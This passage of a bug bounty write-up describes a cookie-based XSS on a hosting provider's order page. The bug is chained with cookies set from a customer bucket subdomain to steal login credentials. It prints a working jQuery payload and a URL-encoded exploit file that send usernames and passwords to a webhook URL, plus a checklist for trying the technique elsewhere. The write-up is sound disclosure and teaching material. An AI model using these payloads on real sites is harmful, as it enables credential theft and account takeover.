The reason it did not work: the customer_id cookie was used to carry the XSS payload. When the victim is logged in, all the cookies holding customer data are already set by the terrahost.no domain. Setting a cookie with the same name from berdzibucket.s3.terrahost.no on the .terrahost.no domain does work, but the cookie from the main domain takes precedence. In other words, when two cookies have the same name, the browser picks the one from the more specific or more direct source, and here the main domain's cookie wins. So the value written by the registration process is displayed instead of the one from the bucket. Every other XSS-vulnerable cookie is already set the same way, so no payload could be placed in them, and registered customers' data could not be stolen.
The bug was still valid and no longer self-XSS, and it was reported. The team's answer was that it is a valid bug but not exploitable, with no bounty.
Stealing credentials at login
The final idea was to use the XSS to steal the victim's credentials while logging in. Step one shows the login and register forms; step two shows the customer's data.
The payload needs step two to run, but the login form is only visible in step one. Looking at the DOM showed that when step 2 is set, the login form is merely hidden with the CSS display property and the customer data div is shown.
The DOM is the browser's in-memory model of the page: a tree of elements (headings, forms, buttons, divs) that JavaScript can read and change. CSS is the language that describes how those elements look, including whether they are shown at all. display is the CSS property that controls this; setting it to none hides an element without removing it from the page. A div is a generic container element used to group parts of a page.
So the DOM can be manipulated to show the login form again and hide the customer's data, making the page look like step one. The payload does three things:
- Show the login form again.
- Hide the customer data div.
- Set an
onClickevent on the "Login" button so that, when the victim clicks it, the credentials are sent to the attacker's server. An event is something that happens in the page, such as a click;onClickis the handler that runs when it happens.
The site uses jQuery, a popular JavaScript library that makes it easy to find elements on a page and change them, so the payload was written with it:
<img id='imgx'><script>$(“.row_information”).hide(); $(“.step1”).show(); $(“.login”).click(function(e){un=$(“#username”).val(); pwd=$(“#password”).val();imgx.src=”https://webhook.site/da65627b-61d4-446e-91fd-ada548c7975x?data=”+un+’,’+pwd});</script>
Line by line:
<img id='imgx'>creates an image element and gives it the nameimgx, so the script can refer to it later. It has no source yet, so nothing is loaded.$(“.row_information”).hide()finds every element with the classrow_information(the customer data block) and hides it.$(“.step1”).show()finds the element with the classstep1(the login form) and shows it.$(“.login”).click(function(e){...})attaches a function to the login button: when the button is clicked, run the code inside the braces.un=$(“#username”).val()reads the current value of the username field and stores it in a variable calledun.pwd=$(“#password”).val()does the same for the password field, storing it inpwd.imgx.src=”https://webhook.site/...?data=”+un+’,’+pwdsets the image's source to a webhook address, with the username and password appended after?data=. The browser will try to load that address, which sends the credentials to whoever owns the webhook. This is a common trick: an image request is a normal outbound request that browsers allow across sites.
A webhook at webhook.site simulated the attacker's server. Sending the data with an XHR request was blocked by CORS, so the payload was changed to send it through an <img src> tag instead, which worked. XHR (XMLHttpRequest) is JavaScript's older way of sending requests to a server in the background. CORS (Cross-Origin Resource Sharing) is a browser rule that stops a page on one site from reading responses from another site unless the other site explicitly allows it. An image request is not subject to the same restriction, because the browser does not let the page read the image's contents; it just loads it, and the request itself carries the data.
The credentials sent are the same ones the victim uses to log into the enigma management panel.
The final file, place_order.html, was uploaded to the s3 bucket:
<script type="text/javascript">
 document.cookie='customer_id=%3Cimg%20id%3D%27imgx%27%3E%3Cscript%3E%24%28%22.row_information%22%29.hide%28%29%3B%20%24%28%22.step1%22%29.show%28%29%3B%20%24%28%22.login%22%29.click%28function%28e%29%7Bun%3D%24%28%22%23username%22%29.val%28%29%3B%20pwd%3D%24%28%22%23password%22%29.val%28%29%3Bimgx.src%3D%22https%3A%2F%2Fwebhook.site%2Fda65627b-61d4-446e-91fd-ada548c7975x%3Fdata%3D%22%2Bun%2B%27%2C%27%2Bpwd%7D%2%3B%3C%2Fscript%3E;domain=.terrahost.no';document.cookie='step=2;domain=.terrahost.no';
 window.location.href="https://terrahost.no/bestilling?pid=3813
</script>
Line by line:
- The first
document.cookie=...writes thecustomer_idcookie, but its value is the previous payload URL-encoded. URL encoding replaces characters that would confuse a cookie or a URL with percent codes:%3Cis<,%3Eis>,%20is a space,%27is a single quote,%24is$,%22is a double quote,%3Bis;,%2Fis/,%3Fis?,%3Dis=,%2Bis+,%2Cis,,%7Dis},%7Bis{, and%2is a truncated escape. The browser decodes these when it reads the cookie, so the payload arrives intact. ;domain=.terrahost.noscopes the cookie to the whole terrahost.no family, so the main site will use it.- The second
document.cookie=...writesstep=2, again scoped to.terrahost.no, forcing the second step where the payload runs.
The payload is URL-encoded inside the cookie value, and step=2 is set alongside it. The final attack runs as follows:
- The victim receives the URL
https://attackerbucket.s3.terrahost.no/place_order.html. - The victim clicks it and is redirected to the login site, seeing nothing suspicious.
- The XSS payload is set up, and as soon as the victim logs in, the script sends the credentials to the attacker's server.
- The attacker takes over the victim's account.
Why it worked
Customer data submitted during registration are stored in cookies and rendered back into the order page without encoding. Encoding means turning special characters into harmless equivalents so the browser shows them as text instead of treating them as instructions. Because that step is missing, a value placed in a cookie such as customer_name or customer_id runs as markup on the second step of the flow. The step itself is also driven by a client-side cookie, so an attacker who can set cookies can force the vulnerable view.
The reason this became remotely exploitable is that cookies can be set for the parent domain .terrahost.no from any subdomain, and Terrahost's object storage hands customers a subdomain of terrahost.no (mybucket.s3.terrahost.no) where they can host arbitrary files publicly. That combination gives an attacker both the cookie-setting origin and the redirect to the main domain. The report does not describe any server-side validation or output encoding. The browser's precedence rule for cookies of the same name set by the main domain blocked the cookie-theft variant but not the credential-theft one.
What the impact was
An attacker who can get a victim to open a crafted URL on an attacker-controlled bucket subdomain can take over the victim's account: the page looks like the normal login step, and the credentials entered are sent to the attacker. Those are the same credentials used for the enigma management panel. The attack requires the victim to click the link and then log in. Stealing data from already logged-in customers was not possible, because their cookies are set by the main domain and take precedence. The report was rewarded €500 as the impact was considered high.
What the fix would be
The measures it implies are: encode customer data when rendering it from cookies, and do not drive security-relevant view state from a client-controlled cookie. On the platform side, the trust placed in customer-controlled subdomains of terrahost.no is the enabling factor, so either serving bucket content from a separate domain or preventing cookies scoped to the parent domain from being set there would break the chain.
Things to try on other sites
- Look for user data stored in cookies and echoed into the page. A positive result is a value you control in a cookie appearing as markup after a refresh.
- Check whether view state (steps, tabs, wizards) is controlled by a cookie. A positive result is a hidden or different view becoming visible by changing only that cookie.
- Enumerate subdomains that let you host content, such as object storage buckets, and check whether they sit under the main domain. A positive result is a public file on
something.target.tldthat can setdomain=.target.tldcookies and redirect to the main site. - Test whether a cookie set from a subdomain with the parent domain is honoured on the main site. A positive result is your value being used where the main domain has not already set a cookie of the same name.
- When XHR is blocked by CORS, try exfiltration through an
<img src>request. A positive result is the data arriving at your listener. - On pages where a form is hidden by CSS rather than removed, check whether the DOM can be reshaped to show it again. A positive result is the real login form reappearing with your handler attached to its button.
Glossary
- Bug bounty: a programme where a company pays researchers for responsibly reported security problems.
- Bounty: the reward paid for a valid report.
- Self-XSS: an XSS that only the person who entered the payload can trigger, so there is no real victim.
- Cookie: a small piece of text a site asks the browser to store and send back on later visits, used to remember state such as login.
- Cookie name and value: the label and the content of a cookie; two cookies with the same name can exist, and the browser picks one by precedence rules.
- Domain attribute: the part of a cookie that says which site names it belongs to; a leading dot makes it valid on the parent domain and its subdomains.
- Subdomain: a name in front of a main domain, such as
shopinshop.example.com. - Parent domain: the main name that subdomains hang off, such as
example.comforshop.example.com. - Redirect: sending the browser to a different address than the one it asked for.
- Payload: the piece of code or data an attacker uses to trigger a bug.
- JavaScript: the programming language web pages use to run code in the browser.
- HTML: the language that describes the structure of a web page.
- CSS: the language that describes how a page looks, including whether elements are shown.
- DOM: the browser's in-memory tree of the page's elements, which JavaScript can read and change.
- div: a generic container element used to group parts of a page.
- jQuery: a JavaScript library that makes it easy to find and change page elements.
- Event / onClick: something that happens in the page, such as a click, and the handler that runs when it does.
document.cookie: the JavaScript property used to read and write cookies for the current page.window.location.href: the JavaScript property holding the current address; assigning to it navigates the browser.alert(): a JavaScript function that opens a pop-up box with a message.document.domain: the name of the current website, as seen by JavaScript.- URL encoding: replacing special characters with percent codes so they can travel safely in a URL or cookie.
- Request / response: the message a browser sends to a server, and the server's reply.
- Header: a line of extra information attached to a request or response.
- CRLF: the two characters that end a line; injecting them can add headers.
- CRLF header injection: a bug where user input slips into a header and lets an attacker add their own lines.
- Burp: a tool that intercepts and lets you edit requests and responses between browser and server.
- Developer console: a panel in browsers for running JavaScript and inspecting cookies and storage.
- Local storage / session storage: small storage areas in the browser; session storage is cleared when the tab closes.
- Subdomain enumeration: discovering the subdomains of a domain with tools such as subfinder, amass, findomain and assetfinder.
- Fuzzing: sending many slightly varied inputs automatically to look for odd behaviour.
- 404 / 403 / 302: HTTP status codes meaning not found, forbidden, and redirect.
- CVE: a public identifier for a known vulnerability.
- VPS (virtual private server): a slice of a physical machine that behaves like a computer of your own.
- Dedicated server: a whole physical machine rented to one customer.
- Hostname: a name for a machine; it is only reachable by others if it is published in DNS.
- DNS: the internet's address book, translating names into addresses.
- Object storage / bucket: a service for storing files, where each bucket has its own address.
- S3: Amazon's object storage service, whose style Terrahost's buckets follow.
- MinIO client: a command-line tool for talking to S3-style storage.
- Access policy: the rule that says who can read or write a stored file;
publicmeans anyone. - XHR (XMLHttpRequest): JavaScript's older way of sending background requests to a server.
- CORS (Cross-Origin Resource Sharing): a browser rule limiting when a page on one site can read responses from another site.
- Webhook: a web address that records requests sent to it, used here to stand in for an attacker's server.
- Encoding (output encoding): turning special characters into harmless equivalents so they display as text rather than run as code.
- Account takeover: gaining control of someone else's account, here by stealing their login credentials.